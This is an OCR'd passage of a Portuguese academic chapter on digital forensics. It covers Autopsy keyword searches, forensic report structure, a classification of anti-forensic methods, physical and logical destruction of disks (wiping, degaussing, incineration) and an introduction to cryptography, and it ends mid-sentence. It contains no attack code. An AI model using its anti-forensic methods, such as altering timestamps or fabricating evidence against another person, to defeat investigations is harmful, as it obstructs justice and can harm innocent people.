


Figura 1.12. Autopsy 3.0.6: Filtro por documentos recentes




Figura 1.13. Autopsy 3.0.6: Filtro por buscas em motores de busca

Com relação à busca por palavras-chave, o perito pode criar uma lista baseada ao caso investigado (nome do suspeito, da vítima, endereço, telefone, etc.) e em sua experiência (palavras utilizadas em casos semelhantes já analisados pelo perito). A Figura 1.14 mostra uma lista com duas palavras-chave: “Tiburcio” e “falso”. A primeira, por ser o nome do investigado e a segunda por se tratar de estelionato e pela experiência do perito. O resultado da busca por estas duas palavras-chave é mostrado na Figura 1.15.




Figura 1.14. Autopsy 3.0.6: Busca por palavras-chave




Figura 1.15. Autopsy 3.0.6: Resultado da busca por palavras-chave, com um arquivo contendo uma mensagem eletrônica

Análise

Após aplicação dos procedimentos da fase de exame, o perito deve analisar o que foi retornado. Trata-se de uma etapa manual, difícil de ser automatizada por *scripts* ou ferramentas, pois o perito deve verificar se o arquivo, fragmento de arquivo, trecho de texto e outros, são realmente evidências para o caso em investigação.

Às vezes torna-se necessário a busca de ferramentas para abrir um arquivo encontrado, seja porque ele possui um formato desconhecido ou porque o perito não possui uma ferramenta instalada que consiga visualizá-lo.

Outra situação que exige um trabalho maior é quando um arquivo aparentemente importante não pode ser visualizado diretamente por possuir algum mecanismo de proteção, como por exemplo, senha. Novamente é necessária a busca de uma ferramenta que tente descobrir tal senha ou ignorá-la (quando o mecanismo de proteção não foi bem elaborado).

Registro

O Laudo Pericial é o documento que registra todos os procedimentos realizados e o que foi encontrado como resultado. É a constituição da prova técnica, utilizada por juízes para contribuir no seu convencimento a favor ou contra o réu.

Alguns pontos importantes de um Laudo Pericial são:

- Dados de protocolo: Dados que identifiquem o caso, tais como: ocorrência e inquérito policial (esfera criminal), número do processo (se o solicitante for o juiz), protocolo e/ou requisição (controle da perícia), entre outros;
- Introdução: descreve o caso investigado e define o escopo da perícia;
- Metodologia: define como foi realizada a cópia, que filtros e buscas foram utilizadas, como as evidências foram impressas e/ou copiadas para uma mídia (anexo), entre outros;
- Resultados: mostra o que foi encontrado, quando há muito conteúdo sugere-se explicar o que foi encontrado e colocar os dados em anexo;
- Conclusões: quando for possível realizar uma conclusão, esta deve ser realizada após os resultados;
- Resposta aos Quesitos: podem ser realizadas nas conclusões, mas se não houver, pode haver um item apenas para os quesitos e suas respostas;
- Considerações Finais: informações sobre o que é devolvido após o término da perícia, se há mídias em anexo (e seus *hashes*), entre outras;
- Assinatura do(s) perito(s): devem estar na última página (as demais devem ser rubricadas);
- Anexo do Laudo: impresso ou em meio digital, deve conter as evidências encontradas.

1.3 Antiforense Digital

Não existe uma definição única para Antiforense Digital, o que não é exatamente uma surpresa, visto que é uma ciência relativamente pouco explorada. Algumas definições restringem o termo à descrição de ferramentas que destroem mídias e evitam a captura de informações nelas contidas, outras têm um espectro mais amplo e abrangem sistemas complexos de proteção à privacidade [Berinato 2007].

Talvez o método mais eficiente para obter um significado único para a descrição de Antiforense Digital seja analisar separadamente as palavras que compõem sua definição. O prefixo define "anti" como "oposição ou ação contrária". Da combinação destes termos, Antiforense Digital pode ser definida como "métodos utilizados para

impedir a ação da ciência para a coleta de evidências que resultem na quebra de privacidade individual ou exposição de segredos industriais" [Harris 2006].

Assim como existem várias definições de Antiforense Digital, diversos métodos foram propostos para garantir o sigilo de informações armazenadas. A Tabela 1.1 descreve uma das classificações possíveis para métodos antiforense: destruição, ocultação, eliminação da fonte e falsificação [Harris 2006]. Cada uma destas categorias endereça ações distintas para comprometer a disponibilidade e utilidade da informação para o processo forense. Evidências podem ser destruídas para evitar que sejam encontradas ou que sejam úteis caso sejam localizadas. Podem ser ocultadas para impedir que sejam casualmente expostas ou dificultar a sua identificação por um investigador. Possíveis fontes de evidências podem ser destruídas para garantir que nunca estejam disponíveis, ou mascaradas e manipuladas para distribuir a culpa ou corromper a sua validade, de modo que não possam ser utilizadas em um tribunal [Peron e Legary 2008].

Tabela 1.1. Classificação de categorias antiforense [HARRIS, 2006]

Nome	Destruição	Ocultação	Eliminação da fonte	Falsificação
Alterações MACE[3]	Destruir a informação MACE ou sobrescrever com dados aleatórios.			Reescrever com dados aleatórios para confundir investigadores.
Remover/ esterilizar arquivos	Reescrever o conteúdo com dados aleatórios.	Excluir o arquivo.		
Encapsulamento de dados		Ocultar um arquivo em outro.		
Seqüestro de conta				Criar evidência para culpar outra pessoa por atos irregulares.
Arquivos auto-destrutivos				Criar evidências para comprometer a análise de uma imagem.
Desabilitar *logs*			Não são disponibilizadas informações sobre atividades realizadas.	

Das quatro classificações, a destruição merece uma consideração especial, por ser um processo irreversível. A destruição envolve o processo de tornar a evidência sem utilidade para o processo investigativo, por sua exclusão total ou comprometimento. Destruição implica em ir além da tarefa de tornar uma evidência inacessível (como na ocultação ou eliminação da origem) e é um processo sem possibilidade de recuperação.

Em crimes não digitais, exemplos de destruição podem ser: a eliminação de impressões papilares (digitais, palmares e plantares) de uma arma, de um piso, parede ou vidro; o uso de água sanitária para destruir o DNA de uma amostra de sangue; entre

[3] Acrônimo de *Modfication*, *Access*, *Create* e *Entry Modifying*.

outros [Kemp e Smith 2005]. Como estas ações trabalham sobre evidências existentes, o processo de destruição pode criar novas evidências. Por exemplo, a garrafa utilizada para transportar a água sanitária pode conter impressões papilares que indicam o autor do processo de limpeza.

No mundo digital aplicam-se as mesmas regras: a sobrescrita de um arquivo pode destruir parcialmente ou completamente o seu conteúdo, mas o *software* utilizado para realizar a esterilização pode criar uma trilha de evidências adicionais, de acordo com o corolário de Harlan[4] [Carvey 2009].

1.4 Técnicas e Ferramentas Antiforense

Para dificultar ou impedir que alguém, mesmo que seja um perito forense, tenha acesso às informações presentes em uma mídia de armazenamento, a antiforense digital pode ser aplicada [Peron e Legary 2008]. Segundo a experiência dos autores, as técnicas mais utilizadas são a de destruição e a ocultação de dados. Por este motivo, estas duas serão abordadas nesta seção.

Relacionado à destruição de dados (Seção 1.4.1), serão abordados procedimentos de exclusão segura ou meios para danificar a estrutura física da mídia de armazenamento, fazendo com que os dados não possam ser recuperados nem mesmo pelo proprietário do conteúdo.

Com relação à proteção (ocultação) das informações (Seção 1.4.2), serão abordados procedimentos que garantam a possibilidade de recuperação dos dados. Entretanto, este acesso deve ser limitado exclusivamente ao proprietário ou a alguém que consiga descobrir como foi realizada a proteção e/ou o algoritmo e chave que foram utilizados.

1.4.1 Destruição de dados

O principal objetivo da destruição de dados é impossibilitar que o seu conteúdo seja recuperado e possa expor a privacidade de pessoas ou eventualmente causar algum impacto (positivo ou negativo) no mercado corporativo [EDT 2006]. Como o processo é irreversível, são necessários procedimentos adequados, físicos ou lógicos, que garantam a efetiva destruição das informações e resguardem os responsáveis de possíveis sansões legais (penalidades/responsabilização). A Seção 1.4.1.1 mostrará procedimentos de destruição física e a Seção1.4.1.2 os de destruição lógica.

1.4.1.1 Procedimentos de destruição física

Como o próprio nome sugere, a destruição física consiste em causar danos estruturais ao dispositivo de armazenamento, inviabilizando sua reutilização pelos meios normais para os quais foi projetado [Government of Canada 2006].

[4] A primeira Lei da Forense Digital, proposta por Jesse Kornblum [2002], diz que "Toda a ação gera uma evidência" e o corolário de Harlan complementa especificando "Uma vez compreendida quais condições criam ou alteram um fato, então a completa ausência de fatos é por si mesma um fato" [Carvey 2009], ou seja, a ausência total de informações é um indício de que a unidade de disco possa ter sido esterilizada.

A destruição física pode ser realizada através de procedimentos não muito complexos. Processos mais simples podem ser realizados sem a utilização de ferramentas especiais, acessíveis à maioria das pessoas, inclusive em ambiente doméstico. Os principais processos são descritos nos tópicos seguintes.

Deformação física

Consiste em causar danos que impeçam o funcionamento normal do equipamento após a realização deste procedimento. Pode ser realizado com ferramentas genéricas como martelo, marreta e chaves de fenda, de modo a causar danos internos ou externos à unidade. A utilização de uma furadeira, para criar vários orifícios que atravessem completamente a mídia, pode criar níveis de dificuldade de tal ordem que impeçam técnicos pouco aparelhados de obter êxito na recuperação de qualquer informação [Government of Canada 2006]. Recursos mais avançados, como prensas hidráulicas, também podem ser utilizados com maior eficácia nos resultados.

Desmontar a unidade permite o acesso às superfícies internas e possibilita causar danos diretamente aos discos magnéticos (quando não se tratar de unidades de estado sólido - SSD), potencializando os estragos. Entre as técnicas descritas, esta é a que apresenta menor complexidade e pode ser realizada mesmo em ambiente doméstico.

Abrasivos

Uma variação do item anterior, consiste em desmontar a unidade e remover os discos (também conhecidos como pratos magnéticos) com a utilização de ferramentas comuns. Uma lixa, ou outro material abrasivo, é utilizada para remover a fina camada magnética que reveste os pratos de alumínio [Government of Canada 2006].

Trituradores ou fragmentadores de metais

Em ambientes onde a informação é critica podem ser empregados fragmentadores com capacidade de triturar metais. A indústria americana Security Engineered Machinery produz equipamentos capazes de triturar discos rígidos com a granularidade especificada pelo cliente [SEM 2005].

Exemplos deste tipo de destruição são os procedimentos especificados no documento *Clearing And Declassifying Electronic Data Storage Devices* da Communications Security Establishment[5] (CSE), do governo do Canadá, que limita em 10 mm^2 os fragmentos resultantes para dispositivos que armazenam arquivos classificados como altamente secretos [Government of Canada 2006].

Existem técnicas radicais de recuperação baseadas no princípio de microscopia de força magnética (MFM), que indicam ser possível acessar algumas informações a partir de fragmentos da ordem de milímetros. Nestas condições o custo dos recursos (humanos e equipamentos), associado ao tempo de recuperação, pode inviabilizar economicamente o procedimento [Hughes et al. 2009].

Incineração

O National Institute of Standards and Technology (NIST) lista a utilização de incineradores industriais como uma das técnicas possíveis de destruição física [Kissel et al. 2012]. A perda da capacidade de armazenamento magnético ocorre com a exposição

[5] Agência Nacional de Segurança. Órgão governamental do Canadá.

a altas temperaturas. Para medir qual temperatura seria necessária, foi criada uma medida denominada Ponto Curie, que determina a temperatura na qual todos materiais perdem a capacidade magnética [O'Handley 2000].

A empresa Luftech[6] fabrica equipamentos que alcançam temperaturas de até 1600 graus Celsius [LUFTECH 2013], que atendem as especificações exigidas pela NSA (National Security Agency) para incinerar discos rígidos [NSA 2013]. Esta temperatura supera os aproximados 660 graus Celsius necessários para fundir o alumínio utilizado na construção de algumas partes das unidades (e que podem incluir os próprios pratos magnéticos) ou os 125 graus Celsius necessários para desmagnetizar compostos ferromagnéticos utilizados em partes do disco rígido [Mamun et al. 2007].

Fundição de metais

Reciclagem de metais via fundição de discos rígidos é uma possibilidade de destruição de informações que pode, dependendo da escala, trazer algum retorno financeiro para o processo de descarte. A fundição descaracteriza por completo a mídia de armazenamento magnética, resultando em material seguro para reciclagem [Government of Canada 2006].

Agentes químicos

Uma técnica adicional de destruição do disco rígido é a utilização de produtos químicos (como ácidos) que possam degradar o dispositivo. Entretanto, esse procedimento requer a utilização de equipamentos de proteção individual e sugere-se que seja apenas realizado por profissionais qualificados. Além da necessidade destes cuidados, o armazenamento de reagentes e o descarte adequado dos resíduos, de modo a não causar problemas legais com os órgãos ambientais, podem inviabilizar sua adoção por algumas pessoas ou empresas [Jardim 2013].

1.4.1.2 Procedimentos de destruição lógica

Excluir um arquivo utilizando recursos do sistema operacional (mover para lixeira no ambiente Windows, Mac OS ou o comando *rm* do Linux) e efetivamente eliminar informações de um disco rígido são procedimentos diferentes. O comando *rm* do Linux impede a possibilidade de acesso via recursos dos sistemas operacionais enquanto o recurso de lixeira do Mac OS ou Windows permite a recuperação via operações especiais do sistema operacional. Normalmente, a área que os arquivos ocupavam é marcada pelo sistema de arquivos como disponível para armazenamento de novos dados, todavia as informações continuam gravadas em disco até que um novo dado seja gravado por cima do anterior. Mesmo que um novo dado seja gravado em cima do anterior, ainda é possível recuperar a informação anterior. Usuários especializados estão familiarizados com técnicas de destruição lógica (*wipe*[7]), que emprega a sobrescrita de dados como umas das formas de inviabilizar a sua recuperação [Garfinkel e Shelat, 2003].

A destruição lógica permite a reutilização da mídia e é desenvolvida para possibilitar uma relação de custo/benefício aceitável. Existem diversos procedimentos que permitem a exclusão de um arquivo com pouca ou nenhuma possibilidade de

[6] Disponível em www.luftech.com.br.
[7] Termo em inglês que significa limpar, retirar, apagar, esfregar.

recuperação. Estas técnicas contemplam a sobrescrita do local físico da mídia onde o arquivo está gravado, os registros que identificam a partição ou a sobreposição de informações de todos os setores de um disco [Garfinkel e Shelat 2003]. Outra possibilidade é utilizar desmagnetizadores que permitem praticamente reduzir a zero as informações contidas nos discos rígidos e outras mídias magnéticas. Os procedimentos de sobrescrita e desmagnetização são descritos a seguir.

Sobrescrita (*Overwriting*[8] / *Wipe*)

Um modo comum de inviabilizar que informações gravadas em mídias magnéticas sejam recuperadas é sobrescrever os arquivos com outros dados. Este procedimento, chamado de *wiping* ou *shredding*[9], é considerado um método aceitável de limpeza que não inviabiliza a reutilização dos dispositivos e garante que os dados não possam ser recuperados com o uso de utilitários ou funções dos sistemas operacionais. Segundo Guttmann[10] [Gutmann 1996], os dados ainda podem ser recuperados, mas somente utilizando técnicas e laboratórios especializados.

A sobrescrita intencional é uma proteção para evitar a exposição acidental de informações sensíveis de uma pessoa ou organização. A técnica mais simples consiste em escrever sobre o arquivo ou unidade a ser esterilizada uma sequência padrão de bits. Esta medida impõe dificuldades para que a informação original seja recuperada com utilitários específicos de recuperação de dados [Garfinkel e Shelat 2003].

Para prevenir que técnicas mais avançadas sejam utilizadas para recuperar informações sensíveis, existem padrões de sobrescrita específicos. Estes padrões são utilizados para eliminar a possibilidade de sucesso utilizando ferramentas convencionais. Por exemplo, a reescrita repetida de padrões binários de "0" e "1" é mais eficiente que a simples gravação de "0" uma única vez [DOD 2001].

Uma das fragilidades da sobrescrita é que algumas áreas de discos rígidos podem ficar sem possibilidade de acesso pouco antes da esterilização devido à degradação da mídia ou outros erros, e nestes locais conservar fragmentos dos dados originais. A sobrescrita também é problemática em ambientes que requerem índices de segurança mais efetivos dos usualmente oferecidos por *software* [EDT 2006].

Peter Gutmann estudou a recuperação de dados sobrescritos com padrões convencionais durante a década de 1990 e suas observações indicaram que técnicas de microscopia de força magnética (MFM) poderiam habilitar a recomposição dos dados originais [Gutmann 1996]. Com base em suas descobertas, desenvolveu um método centrado em diversos padrões binários que compensam as fragilidades observadas pela sobrescrita simples, que atualmente é conhecido como Método Gutmann. Daniel Feenberg, por outro lado, um especialista do National Bureau of Economic Research[11] (NBER), classifica como "lenda urbana" as chances de uma informação sobrescrita ser recuperada em um disco rígido atual [Feenberg 2003].

---

[8] Termo em inglês que significa sobrescrita.

[9] Termo em inglês que significa triturar.

[10] Peter Gutmann, profissional de segurança da informação do Departamento de Ciências da Computação da Universidade de Auckland, Nova Zelândia.

[11] NBER é uma organização de pesquisas, sem fins lucrativos, que promove estudos e divulga pesquisas sobre políticas públicas, corporativas, profissionais e acadêmicas em relação ao funcionamento da economia.

O Departamento de Defesa dos Estados Unidos da América (DoD-US) divulgou uma orientação, em novembro de 2007, reconhecendo a sobrescrita como um método eficiente de limpeza de mídias magnéticas, mas a completa esterilização só é aceitável utilizando os métodos de destruição física ou desmagnetização [USAID 1995]. O NIST, na Publicação Especial 800-88 (página 7), editada em 2006, menciona que estudos indicam que a maioria das mídias atuais pode ser efetivamente esterilizada com apenas uma sobrescrita [Kissel et al, 2012].

A sobrescrita pode ser realizada por utilitários residentes em um disco de inicialização (disco de *boot*) especialmente preparado que, dependendo do *software*, permite a conFiguração de processos com diferentes modelos e quantidades (ciclos–repetições), resultando em tempos diferentes para a conclusão [DBAN 2013].

A destruição lógica também pode ser realizada por *softwares* executados pelo próprio sistema operacional, com recursos de excluir apenas arquivos selecionados, pastas ou diretórios, partições ou áreas não alocadas do disco [Heide 2013]. Para esta finalidade, existem *softwares* comerciais, gratuitos (*freewares*) e de código aberto (*opensource*), compatíveis com vários sistemas operacionais. Deve-se observar que estes *softwares* geralmente não eliminam cópias do arquivo aberto mantidas na memória virtual (*swap*) dos sistemas operacionais ou arquivos temporários. Para contornar essa possível vulnerabilidade, pode-se desabilitar o uso da memória virtual (e/ou conFigurar o *software* de destruição lógica para que este realize a sobrescrita da memória virtual no processo de desligamento do computador) e de criação de arquivos temporários [TRUECRYPT 2013]. Um exemplo de aplicação de *wiping* em uma partição de um *pendrive* é mostrado na Figura 1.16, através do *software* Minitool Partition Home Edition. Para visualizar o conteúdo do *pendrive* após a aplicação de *wiping* foi utilizado o software *FTK* Imager (Figura 1.17).




Figura 1.16. Aplicação de wiping com bits “1”




Figura 1.17. Visualização da partição em que foi aplicado wiping

Desmagnetização

Desmagnetização (ou *degaussing*) é o processo de remoção ou redução do campo magnético, que pode esterilizar um disco rígido ou outra mídia com rapidez e eficiência. Este processo usualmente remove a formatação de baixo nível realizada pelo fabricante, causando danos irreversíveis que inutilizam a mídia. Em ambientes de alta segurança, o desmagnetizador deve ser adequado para a mídia a ser esterilizada.

Conforme o documento *Degausser Evaluated Products List* da NSA, a coercividade[12] magnética utilizada nas unidades fabricadas entre os anos de 2000 e 2007 subiu aproximadamente 67%. Um equipamento homologado para esterilizar dispositivos magnéticos no ano de 2000 pode não ter a intensidade magnética necessária para esterilizar um disco rígido de fabricação atual, criando uma vulnerabilidade nos procedimentos de segurança [NSA 2012].

1.4.2 Proteção das informações

A Seção 1.4.2 focou principalmente na destruição de informações, seja de maneira física ou de maneira lógica. A destruição física na maioria das vezes pode não ser desejada devido ao alto custo de algumas mídias. O mesmo pode valer para a destruição lógica, pois pode ser necessário utilizar recursos sofisticados para conseguir eliminar logicamente os dados. Além disto, nem sempre é possível garantir que os dados armazenados não sejam acessados antes que as informações sejam destruídas. Assim é fundamental existir uma forma de proteger informações confidenciais, pessoais ou corporativas, contra exposição indevida por descuido ou por ação de intrusos, independente de motivos reprováveis ou respaldo legal [EDT 2006]. Existem diversas técnicas orientadas para a proteção de dados sensíveis, com diferentes procedimentos de ocultação ou controle. Algumas não escondem a existência da informação, porém impõem dificuldades na interpretação do conteúdo (Criptografia), enquanto outras privilegiam a ocultação da própria existência da informação (Esteganografia) [Cole 2003]. Esta seção apresenta estas duas técnicas e algumas ferramentas que podem ser

[12] Medida de intensidade magnética necessária para modificar um sinal armazenado magneticamente.

utilizadas para que seja possível proteger informações confidenciais através de Criptografia ou Esteganografia.

1.4.2.1 Criptografia

Criptografia pode ser definida como o processo de converter informações (texto) legíveis em um texto (formato) cifrado[13] para serem armazenadas ou transmitidas em um meio potencialmente inseguro. Em Criptografia, uma cifra é definida como um par de algoritmos para criptografar (transformar o texto legível em texto não legível) e descriptografar (transformar o texto cifrado em texto legível). A utilização de cifras permite proteger informações contra organizações criminosas, intrusos maliciosos ou simples curiosos. Em Criptografia a recomendação é que o segredo não esteja nos algoritmos de criptografia e descriptografia, pois caso os mesmos sejam descobertos, então fica mais fácil descobrir qual o texto legível a partir de um texto cifrado. O segredo deve estar na chave utilizada para criptografar e descriptografar.


Existem duas formas de utilizar chaves em uma cifra: mesma chave para criptografar e descriptografar (chaves simétricas) e chaves diferentes para criptografar e descriptografar (chaves assimétricas, ou chave pública e chave privada). As cifras que utilizam chaves simétricas possuem operações mais simples e rápidas de serem calculadas. A operação base nas cifras simétricas é a operação *xor* (ou exclusivo), que é muito rápida de ser calculada. Nas cifras assimétricas, utiliza-se Aritmética Modular ou Curvas Elípticas. Em Aritmética Modular, tanto a operação de criptografar quanto a operação de descriptografar utilizam exponenciação (e multiplicação), que para números grandes possui grande tempo para computação. Exemplos de algoritmos de Criptografia de chave simétrica são Blowfish, DES, 3DES, AES, Serpent e Twofish. Exemplos de uso de criptografia assimétrica são: RSA, TLS, ElGammal, PGP e Bitcoin. Para entender um pouco mais sobre Criptografia recomenda-se os seguintes 